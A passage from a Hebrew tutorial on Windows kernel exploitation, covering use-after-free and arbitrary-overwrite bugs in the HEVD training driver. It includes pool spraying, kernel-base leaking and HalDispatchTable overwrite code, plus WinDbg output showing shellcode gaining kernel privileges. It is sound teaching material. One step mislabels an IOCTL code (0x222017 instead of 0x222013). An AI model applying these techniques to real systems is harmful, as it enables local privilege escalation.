ראשית, נבין כיצד ניתן לגרום ל-UaF. תחילה, נבחן את הפונקציה AllocateUaFObject. הפונקציה לא מקבלת אף ארגומנטים וקוד ה-IOCTL 0x222013 יגרום לקריאה לה. הפונקציה מבצעת שלוש פעולות עיקריות: תחילה, מבקשת הקצאה של 0x58 בתים ב-Non-Paged Pool עם התג 'Hack'.

```
DbgPrint("[+] Allocating UaF Object\n");
allocatedChunk = ExAllocatePoolWithTag(0, 0x58u, 'kcaH');
if ( allocatedChunk )
```

במידה וההקצאה הצליחה, מאתחלים את האובייקט וממקמים בתחילתו (ב-DWORD הראשון בהקצאה) את הכתובת של ה-Callback התקין שלו (מסומן בתמונה):

```
memset(allocatedChunk + 1, 65, 0x54u);
*(( BYTE *)allocatedChunk + 87) = 0;
*allocatedChunk = UaFObjectCallback;
```

לאחר מכן, מעתיקים את הכתובת של ה-Chunk שמכיל את האובייקט לתוך הגלובלי g_UseAfterFreeObject:

```
g_UseAfterFreeObject = allocatedChunk;
```

מבחינה של x-ref לגלובלי, ניתן לראות שהוא נמצא בשימוש בעוד שתי פונקציות: UseUaFObject ו-FreeUaFObject. נתחיל מ-UseUaFObject. הפונקציה תקרא אם נתקשר עם הדרייבר עם קוד ה-IOCTL 0x222017, ולא מקבלת ארגומנטים. להלן הפונקציה:

```
int __stdcall UseUaFObject()
{
  int Status; // [sp+14h] [bp-1Ch]@1

  Status = -1073741823;
  if ( g_UseAfterFreeObject )
  {
    DbgPrint("[+] Using UaF Object\n");
    DbgPrint("[+] g_UseAfterFreeObject: 0x%p\n", g_UseAfterFreeObject);
    DbgPrint("[+] g_UseAfterFreeObject->Callback: 0x%p\n", *(_DWORD *)g_UseAfterFreeObject);
    DbgPrint("[+] Calling Callback\n");
    if ( *(_DWORD *)g_UseAfterFreeObject )
      (*(void (**)(void))g_UseAfterFreeObject)();
    Status = 0;
  }
  return Status;
}
```

ניתן לראות שהפונקציה מבצעת שתי בדיקות: הראשונה, בדיקה שהגלובלי מאותחל. כמובן שאם התבצעה כבר קריאה ל-AllocateUaFObject, הגלובלי יהיה מאותחל. לאחר מכן, בודקים שה-DWORD הראשון בכתובת אליה הגלובלי מצביע (הלא הוא ה-DWORD הראשון ב-chunk שמייצג את האובייקט) שונה מ-0. במידה וכן, קוראים לו. זוהי קריאה ל-Callback של האובייקט.

עתה, נבחן את FreeUaFObject. קוד ה-IOCTL שיגרום לקריאה לפונקציה הוא 0x22201B. להלן הפונקציה:

```
int __stdcall FreeUaFObject()
{
  int Status; // [sp+18h] [bp-1Ch]@1

  Status = 0xC0000001;
  if ( g_UseAfterFreeObject )
  {
    DbgPrint("[+] Freeing UaF Object\n");
    DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
    DbgPrint("[+] Pool Chunk: 0x%p\n", g_UseAfterFreeObject);
    ExFreePoolWithTag(g_UseAfterFreeObject, 0x6B636148u);
    Status = 0;
  }
  return Status;
}
```

ניתן לראות שכל מה שהפונקציה עושה הוא לשחרר את האובייקט (במידה והוא הוקצה כבר), אך הפונקציה לא מאפסת את המצביע לאובייקט, מה שאומר שאם התבצעה קריאה ל-AllocateUaFObject, אחריה קריאה ל-FreeUaFObject ואז קריאה ל-UseUaFObject, אז הפונקציה UseUaFObject עדיין תחשוב שההקצאה לא שוחררה ותנסה לקרוא ל-Callback שמוגדר ב-chunk שכבר לא בשליטתנו, וזאת מכיוון ש-g_UseAfterFreeObject לא מאופס ב-FreeUaFObject.

ברור שאם נצליח להקצות את ה-chunk ששוחרר ולכתוב ב-DWORD הראשון שלו את הכתובת של ה-shellcode שלנו, נוכל לבצע הסלמת הרשאות, אך יש לנו שתי בעיות:

1. עדיין לא מצאנו דרך לבקש הקצאה של 0x58 בתים שאנחנו שולטים בתוכן שלה.
2. גם אם נצליח לבצע הקצאה אחת, עדיין לא מובטח לנו שנקבל את ה-chunk ש-g_UseAfterFreeObject מצביע אליו.

את הבעיה השנייה ניתן לפתור, כפי שציינו, בעזרת ריסוס: ניצור הקצאות רבות (שרירותית בחרתי ב-5000) שפוטנציאלית יכולות להשתמש ב-chunk ש-g_UseAfterFreeObject מצביע אליו, ואחת מהן תקבל אותו. על מנת לפתור את הבעיה הראשונה, נתבונן בפונקציה אחרת בדרייבר, בשם AllocateFakeObject:

```
unsigned int __stdcall AllocateFakeObject(_FAKE_OBJECT *UserFakeObject)
{
  _FAKE_OBJECT *v1; // ebx@1
  unsigned int result; // eax@2

  DbgPrint("[+] Creating Fake Object\n");
  v1 = (_FAKE_OBJECT *)ExAllocatePoolWithTag(0, 0x58u, 'kcaH');
  if ( v1 )
  {
    DbgPrint("[+] Pool Tag: %s\n", "'kcaH'");
    DbgPrint("[+] Pool Type: %s\n", "NonPagedPool");
    DbgPrint("[+] Pool Size: 0x%X\n", 88);
    DbgPrint("[+] Pool Chunk: 0x%p\n", v1);
    ProbeForRead(UserFakeObject, 0x58u, 1u);
    qmemcpy(v1, UserFakeObject, sizeof(_FAKE_OBJECT));
    v1->Buffer[87] = 0;
    DbgPrint("[+] Fake Object: 0x%p\n", v1);
    result = 0;
  }
  else
  {
    DbgPrint("[-] Unable to allocate Pool chunk\n");
    result = 0xC0000017;
  }
  return result;
}
```

הפונקציה עונה לנו בצורה נוחה מאוד על הבעיה הראשונה שלנו: היא יוצרת הקצאה של 0x58 בתים ומעתיקה לתוכה באפר שאנו שולטים בו. קוד ה-IOCTL שיוביל לקריאה לפונקציה הזו הוא 0x22201F. בעזרת שליחת בקשות IOCTL רבות לדרייבר (כאמור, בחרתי שרירותית ב-5000) עם קוד ה-IOCTL הנ"ל ועם באפר שב-DWORD הראשון שלו הכתובת של ה-shellcode שלנו, נוכל בסבירות גבוהה מאוד להשתלט על ההקצאה ש-g_UseAfterFreeObject מצביע אליה ולמקם את ה-shellcode שלנו בתור ה-Callback של האובייקט הפיקטיבי. לאחר מכן, כשנשלח את קוד ה-IOCTL שיוביל לקריאה ל-UseUaFObject, מה שיקרה בפועל הוא שהדרייבר יקרא ל-shellcode שלנו.


נסכם את תהליך הניצול:

1. תחילה, נגרום לקריאה ל-AllocateUaFObject בעזרת קוד ה-IOCTL 0x222017. הפונקציה תקצה chunk ב-Non-Paged Pool ותשמור את כתובתו ב-g_UseAfterFreeObject.
2. לאחר מכן, נגרום לשחרור ההקצאה בעזרת קריאה ל-FreeUaFObject (עם שליחת קוד ה-IOCTL 0x22201B). הפונקציה תשחרר את ההקצאה אך לא תאפס את g_UseAfterFreeObject.
3. נקרא 5000 פעמים ל-AllocateFakeObject בעזרת קוד ה-IOCTL 0x22201F. בתור באפר קלט, נספק אובייקט פיקטיבי שה-DWORD הראשון שלו הוא הכתובת של ה-shellcode שלנו. בסבירות גבוהה מאוד, אחת הקריאות תגרום להקצאת ה-chunk ש-g_UseAfterFreeObject מצביע אליו, ולכתיבה אליו.
4. נגרום לקריאה ל-UseUaFObject בעזרת קוד ה-IOCTL 0x222017. מכיוון שה-chunk ש-g_UseAfterFreeObject מכיל אובייקט פיקטיבי שאנו יצרנו, בו ה-Callback הוא ה-shellcode, הדרייבר יקרא ל-shellcode שלנו (שנמצא ב-userland), ונוכל לבצע הסלמת הרשאות.

נרשום תכנית שמבצעת את הפעולות הללו, ונריץ אותה. כהרגלינו, נמקם נקודת עצירה בתחילת ה-shellcode. נריץ את התכנית, ו-WinDbg יקפוץ בנקודת העצירה שלנו:

```
kd> g
Break instruction exception - code 80000003 (first chance)
01167d59 cc              int     3
kd> k 4
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frame
00 9f17ba6c 9380441b 0x1167d59
01 9f17baa4 938045ef HEVD!UseUaFObject+0x63 [c:\hacksysext
02 9f17baa8 9380510d HEVD!UseUaFObjectIoctlHandler+0x5 [c
03 9f17bac4 82a70d7d HEVD!IrpDeviceIoCtlHandler+0x7f [c:\h
```

נבחן את ההרשאות איתן רץ התהליך שלנו בסוף הריצה:



כאמור, ניתן לקרוא עוד על חולשות Use-After-Free במאמר המעולה של מנחם ברויאר.

קשה להאמין, אבל הגענו לסקירת החולשה האחרונה ב-HEVD. החולשה הזו פשוטה וקלילה יחסית לרוב האחרות, והיא נמצאת ב-HEVD!TriggerArbitraryOverwrite. הפונקציה תקרא כאשר הדרייבר יקבל בקשת IOCTL שהקוד שלה הוא 0x22200B. להלן הפונקציה:

```
int __stdcall TriggerArbitraryOverwrite(_WRITE_WHAT_WHERE *UserWriteWhatWhere)
{
  unsigned int *v1; // edi@1
  unsigned int *v2; // ebx@1

  ProbeForRead(UserWriteWhatWhere, 8u, 4u);
  v1 = UserWriteWhatWhere->What;
  v2 = UserWriteWhatWhere->Where;
  DbgPrint("[+] UserWriteWhatWhere: 0x%p\n", UserWriteWhatWhere);
  DbgPrint("[+] WRITE_WHAT_WHERE Size: 0x%X\n", 8);
  DbgPrint("[+] UserWriteWhatWhere->What: 0x%p\n", v1);
  DbgPrint("[+] UserWriteWhatWhere->Where: 0x%p\n", v2);
  DbgPrint("[+] Triggering Arbitrary Overwrite\n");
  *v2 = *v1;
  return 0;
}
```

הארגומנט שהפונקציה מקבלת הוא, כרגיל, הבאפר שסיפקנו כבאפר קלט ל-DeviceIoControl. ניתן לראות שהפונקציה מתייחסת אליו כאל מצביע למבנה _WRITE_WHAT_WHERE. נבחן את המבנה:

```
00000000 _WRITE_WHAT_WHERE struc ; (sizeof=0x8, align=0x4, copyof_194)
00000000 What            dd ?                    ; offset
00000004 Where           dd ?                    ; offset
00000008 _WRITE_WHAT_WHERE ends
00000008
```

המבנה הוא מבנה בגודל 8 בתים המורכב משתי שדות שכל אחת מהן היא בגודל של DWORD, ומהוות מצביע לכתובות. השדה Where הוא הכתובת אליה נרצה לכתוב מידע, והשדה What הוא הכתובת של המידע אשר נרצה לרשום לכתוב Where. בשורה שלפני ה-return, ניתן לראות את הכתיבה של המידע לכתובת.

לחולשות שבהן אנו יכולים לרשום מידע שרירותי לכתובת שרירותית קוראים חולשות write-what-where, או arbitrary-overwrite. הפונקציה הנ"ל פגיעה בכך שהיא לא מוודא ש-Where/What נמצאים ב-userland, וכך מאפשרת כתיבת מידע שרירותי מה-userland למרחב הזיכרון הקרנלי (וכן הדלפה של מידע מזיכרון קרנלי לזיכרון משתמש).

האתגר בניצול חולשות write-what-where הוא להבין מה הכתובת אליה נרצה לכתוב. המטרה שלנו צריכה להיות כתובת שניתן לגרום לקריאה אליה מה-userland, ושכמעט ולא נמצאת בשימוש (על מנת שלא נגרום ל-BSOD). אנו נסתמך על השיטה שהציג Ruben Santamarta במאמרו מ-2007, "Exploting Common Flaws in Drivers". בשיטה שהוא מציג, המטרה היא הכתובת השנייה ב-nt!HalDispatchTable.

ב-Windows, ה-HAL (**H**ardware **A**bstraction **L**ayer) משמשת כשכבת אבסטרקציה מעל החומרה. הממשק של השכבה זהה עבור כל חומרה, והוא מאפשר ל-NT קרנל להיות "נייד", כלומר להיות מסוגל לרוץ על חומרה שונה בלי שינוי, כאשר ה-HAL הוא החלק היחיד שמשתנה. ה-API של ה-HAL מאוגד בטבלה nt!HalDispatchTable, ופונקציות של ה-executive נעזרות בה. בתחילת המאמר מופיע איור המסביר את ההיררכיה בין ה-HAL לשאר רכיבי המערכת.

הפונקציה הלא מתועדת NtQueryIntervalProfile משמשת להחזרת הדיליי הנוכחי בין ticks של Performance Counter מסוים. להלן החתימה שלה:

```
NtQueryIntervalProfile(
IN KPROFILE_SOURCE      ProfileSource,
OUT PULONG              Interval );
```

כאשר KPROFILE_SOURCE הוא enum.

לא נתעמק בשימושים לגיטימיים בפונקציה, אלא נסתפק בלציין שהיא כמעט ולא נמצאת בשימוש, וניתן להשתמש בה מה-User-Mode.

מהתבוננות על ה-Disassembly של הפונקציה, ניתן לראות את הקריאה הבאה 0x6B בתים מתחילתה:

```
nt!NtQueryIntervalProfile+0x6b:
82d4bec2 e8d0cdfbff      call    nt!KeQueryIntervalProfile (82d08c
```

הקריאה מתבצעת עבור כל ProfileSource שונה מ-0.

אם נבחן את nt!KeQueryIntervalProfile, נראה שקיימת בה קריאה לכתובת השנייה שמופיע ב-HalDispatchTable:


```
nt!KeQueryIntervalProfile+0x14:
82d08cab 8945f0          mov     dword ptr [ebp-10h],eax
82d08cae 8d45fc          lea     eax,[ebp-4]
82d08cb1 50              push    eax
82d08cb2 8d45f0          lea     eax,[ebp-10h]
82d08cb5 50              push    eax
82d08cb6 6a0c            push    0Ch
82d08cb8 6a01            push    1
82d08cba ff153464b682    call    dword ptr [nt!HalDispatchTable+0x4 (82b66434)]
82d08cc0 85c0            test    eax,eax
82d08cc2 7c0b            jl      nt!KeQueryIntervalProfile+0x38 (82d08ccf)  Branch
```

הקריאה תתבצע עבור כל ProfileSource שונה מ-1.

מבחינה של ה-HalDispatchTable, ניתן לראות שמדובר בפונקציה בשם hal!HaliQuerySystemInformation:

```
kd> dps nt!HalDispatchTable L10
82b66430  00000004
82b66434  82a2a8a2 hal!HaliQuerySystemInformation
82b66438  82a2b1b4 hal!HalpSetSystemInformation
82b6643c  82cf1ad7 nt!xHalQueryBusSlots
82b66440  00000000
82b66444  82a3b5ba nt!HalExamineMBR
82b66448  82bb2507 nt!IoReadPartitionTable
82b6644c  82cf13d8 nt!IoSetPartitionInformation
82b66450  82cf1683 nt!IoWritePartitionTable
82b66454  82b12959 nt!xHalHandlerForBus
```

אם נדרוס את הכתובת שמופיעה ב-HalDispatchTable+0x4, ונקרא מה-User-Mode ל-NtQueryIntervalProfile, נוכל לגרום לקריאה ל-shellcode שלנו ב-Context של Kernel-Mode. להלן תרשים הלקוח מ-osandamalith.com המתאר את שיטת הניצול:



אז יש לנו מטרה לכתיבה, וברור לנו מה אנו רוצים לכתוב. נותר להבין כיצד נוכל למצוא את הכתובת של המטרה שלנו.

על מנת למצוא את הכתובת של ה-HalDispatchTable, ניעזר בפונקציה NtQuerySystemInformation, אשר מספקת ממשק בו אפליקציות שרצות ב-userland יכולות לתשאל את הקרנל על מידע אודות מערכת ההפעלה והחומרה. להלן החתימה של הפונקציה:

```
NTSTATUS WINAPI NtQuerySystemInformation(
  _In_      SYSTEM_INFORMATION_CLASS SystemInformationClass,
  _Inout_   PVOID                    SystemInformation,
  _In_      ULONG                    SystemInformationLength,
  _Out_opt_ PULONG                   ReturnLength
);
```

כאשר SystemInformationClass מציין את סוג המידע אותו אנו מעוניינים לתשאל, SystemInformation הוא הבאפר אליו ירשם המידע, SystemInformationLength הוא האורך של הבאפר, ו-ReturnLength מציין את מספר הבתים שנרשמו לבאפר. במידה ואנו לא יודעים באיזה גודל להקצות את הבאפר, נוכל לקרוא לפונקציה כאשר SystemInformation ו-SystemInformationLength הם 0, ואז על ReturnLength יוחזר אורך הבאפר שעלינו להקצות.

SYSTEM_INFORMATION_CLASS הוא enum שמכיל את סוגי המידע שאנו יכולים לתשאל, רובם המוחלט לא מתועד. סוג מידע שמעניין אותנו במיוחד הוא SystemModuleInformation, וערכו הוא 0x0B.

0x0B	SystemModuleInformation	3.10 and higher

אם נקרא ל-NtQuerySystemInformation עם SystemModuleInformation בתור סוג המידע שאנו רוצים לתשאל, המידע שיוחזר הוא SYSTEM_MODULE_INFORMATION_, מבנה שגם הוא לא מתועד, אך למזלנו חוקרים כבר הצליחו להבין את המבנה שלו בעבר. להלן פירוט המבנה:

```
#define MAXIMUM_FILENAME_LENGTH 255

typedef struct SYSTEM_MODULE {
        ULONG                Reserved1;
        ULONG                Reserved2;
        PVOID                ImageBaseAddress;
        ULONG                ImageSize;
        ULONG                Flags;
        WORD                 Id;
        WORD                 Rank;
        WORD                 w018;
        WORD                 NameOffset;
        BYTE                 Name[MAXIMUM_FILENAME_LENGTH];
}SYSTEM_MODULE, *PSYSTEM_MODULE;

typedef struct SYSTEM_MODULE_INFORMATION {
        ULONG                ModulesCount;
        SYSTEM_MODULE        Modules[1];
} SYSTEM_MODULE_INFORMATION, *PSYSTEM_MODULE_INFORMATION;
```

אנו מתעניינים במיוחד ב-Modules[0].ImageBaseAddress, אשר מכיל את הכתובת אליה טעון ה-Kernel Image (ntoskrnl.exe/ntkrnlpa.exe), וכן ב-Modules[0].Name, על מנת לגלות את השם של ה-Image.

הקוד הבא משתמש ב-NtQuerySystemInformation על מנת למצוא את הכתובת אליה טעון ואת השם של ה-Kernel Image:

```
546     void* kernelBase = 0;
547     char* kernelImageName = 0;
548     unsigned long bytesReturned = 0;
549     SYSTEM_INFORMATION_CLASS infoClass = SystemModuleInformation;
550     SYSTEM_MODULE_INFORMATION* sysInfo = 0;
551     NTSTATUS(WINAPI* NtQuerySystemInformation)(SYSTEM_INFORMATION_CLASS SystemInformationClass,
552                                                PVOID SystemInformation,
553                                                ULONG SystemInformationLength,
554                                                PULONG ReturnLegth);
555
556     *(FARPROC*)&NtQuerySystemInformation = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQuerySystemInformation");
557     NtQuerySystemInformation(SystemModuleInformation, sysInfo, bytesReturned, &bytesReturned);
558     sysInfo = (SYSTEM_MODULE_INFORMATION*)malloc(bytesReturned);
559     NtQuerySystemInformation(SystemModuleInformation, sysInfo, bytesReturned, &bytesReturned);
560
561     printf("Kernel base: 0x%x\n", sysInfo->Modules[0].ImageBaseAddress);
562     printf("Kernel image: %s\n", sysInfo->Modules[0].Name);
```

כשנריץ אותו ב-vm, נקבל את הפלט הבא:

```
C:\DriverDev\hacksys_communication>hacksys.exe
Kernel base: 0x82a3a000
Kernel image: \SystemRoot\system32\ntkrnlpa.exe
```

נוודא שהכתובת אכן נכונה בעזרת WinDbg:

```
kd> lm m nt
Browse full module list
start    end        module name
82a3a000 82e53000   nt         (pdb symbols)
```

מעולה ☺ על מנת למצוא את ה-HalDispatchTable, נבצע את הפעולות הבאות:

1. נטען את ntkrnlpa.exe ל-userland בעזרת LoadLibrary.
2. נמצא את הכתובת של HalDispatchTable ב-userland בעזרת GetProcAddress.
3. נחשב את ההפרש של nt!HalDispatchTable מתחילת הזיכרון של ntkrnlpa.exe. ההפרש הזה הוא גם ההפרש בין nt!HalDispatchTable מתחילת nt בזיכרון הקרנלי.
4. נוסיף את ההפרש לכתובת בה מתחיל nt בקרנל (אותה הדלפנו בעזרת NtQuerySystemInformation). הכתובת הזו תהיה הכתובת של ה-HalDispatchTable בזיכרון הקרנלי.
5. לבסוף, נוסיף 4 על מנת לקבל את הכתובת של מטרת הכתיבה שלנו.

קטע הקוד הבא מבצע את הפעולות שתיארנו, ומדפיס את הכתובת של ה-HalDispatchTable וכן של הרשומה אותה נרצה לדרוס:

```
569     void* userKernelImage = LoadLibraryA(kernelImageName);
570     void* userHalDispatchTable = GetProcAddress((HMODULE)userKernelImage, "HalDispatchTable");
571     unsigned long halDispatchTable = (unsigned long)kernelBase + (unsigned long)userHalDispatchTable - (unsigned long)userKernelImage;
572     halEntryAddress = halDispatchTable + 4;
573
574     printf("HalDispatchTable: 0x%x\n", halDispatchTable);
575     printf("Target: 0x%x\n", halEntryAddress);
```

להלן הפלט של קטע הקוד במכונה הוירטואלית שלנו:

```
HalDispatchTable: 0x82b66430
Target: 0x82b66434
```

נוודא את נכונותו בעזרת WinDbg:

```
kd> ?nt!HalDispatchTable
Evaluate expression: -2101976016 = 82b66430
```

מעולה! ☺

עתה, ננצל את חולשת ה-Arbitrary Overwrite בדרייבר, כאשר ה-What שלנו יהיה הכתובת של ה-shellcode שלנו (גם כאן אין צורך לבצע התאמות מיוחדות בסופו), וה-Where יהיה הכתובת של ה-HalDispatchTable, אותה מצאנו בעזרת NtQuerySystemInformation. נעצור ב-WinDbg לאחר השלמת הבקשה על מנת לראות שהכתובת של ה-shellcode שלנו אכן נכתבה ל-HalDispatchTable+4:

```
kd> dd nt!HalDispatchTable L4
82b66430  00000004 012cd7a3 82a2b1b4 82cf1ad7
kd> uf 012cd7a3
012cd7a3 e9b8b80000      jmp     012d9060  Branch

012d9060 55              push    ebp
012d9061 8bec            mov     ebp,esp
012d9063 83ec40          sub     esp,40h
012d9066 53              push    ebx
012d9067 56              push    esi
012d9068 57              push    edi
012d9069 cc              int     3
012d906a 60              pushad
012d906b 64a124010000    mov     eax,dword ptr fs:[00000124h]
012d9071 8b4050          mov     eax,dword ptr [eax+50h]
```


לבסוף, על מנת לגרום לקריאה ל-Shellcode שלנו, נקרא ל-NtQueryIntervalProfile עם ProfileSource שונה מ-0 ומ-1. הקוד הבא יספק אותנו:

```
590     unsigned long interval = 0;
591     NTSTATUS(WINAPI* NtQueryIntervalProfile)(ULONG ProfileSource, ULONG* Interval);
592     *(FARPROC*)&NtQueryIntervalProfile = GetProcAddress(LoadLibraryA("ntdll.dll"), "NtQueryIntervalProfile");
593     NtQueryIntervalProfile(2, &interval);
```

נריץ את כל ה-exploit שלנו, ונראה שנקודת העצירה שמיקמנו ב-Shellcode קפצה ב-WinDbg. אם נסתכל ב-backtrace, נראה שהיא עלתה מ-NtQueryIntervalProfile:

```
kd> g
Break instruction exception - code 80000003 (first chance)
012d9069 cc              int     3
kd> k 3
 # ChildEBP RetAddr
WARNING: Frame IP not in any known module. Following frames m
00 8b96bbc8 82d08cc0 0x12d9069
01 8b96bbf0 82d4bec7 nt!KeQueryIntervalProfile+0x29
02 8b96bc24 82a77a06 nt!NtQueryIntervalProfile+0x70
```

נמשיך את הריצה בעזרת g ולאחר מכן נבחן את המשתמש שעם ההרשאות שלו התהליך שלנו רץ:



ובכך ניצלנו חולשה לצורך הסלמת הרשאות בפעם האחרונה במאמר.

חשוב לציין שהשיטה הזו לניצול Arbitrary Overwrite כבר לא אפשרית במערכות הפעלה חדשות יותר.

הגנות בקרנל

מאמר שדן באקספוליטציה בקרנל לא יהיה שלם מבלי לסקור בקצרה כמה מנגנוני הגנה ייחודיים לקרנל. נדון על העיקריים שבהם בקצרה.

KASLR, או **K**ernel **A**ddress **S**pace **L**ayout **R**andomization, הינו ASLR ברמת הקרנל. ASLR הינה הגנה שנועדה למנוע מכתובות זיכרון להיות צפויות, ומבצעת רנדומיזציה מסוימת לכתובות אליהם נטענים אזורי מידע חשוב בתהליך, כמו מיקום המחסנית, הערימה, סגמנט הקוד (.text) ועוד. הרנדומיזציה מתבצעת בכל פעם שהתהליך נטען. KASLR הוא ASLR ברמת הקרנל, וככך מבצע רנדומיזציה לאזורי מידע שונים במרחב הקרנלי, אך מכיוון שהקרנל נטען רק בעליית המכונה, הכתובות נשארות קבועות כל עוד המכונה דולקת. ל-KASLR אין השפעה על החולשות ודרכי הניצול אותם הצגנו במאמר.

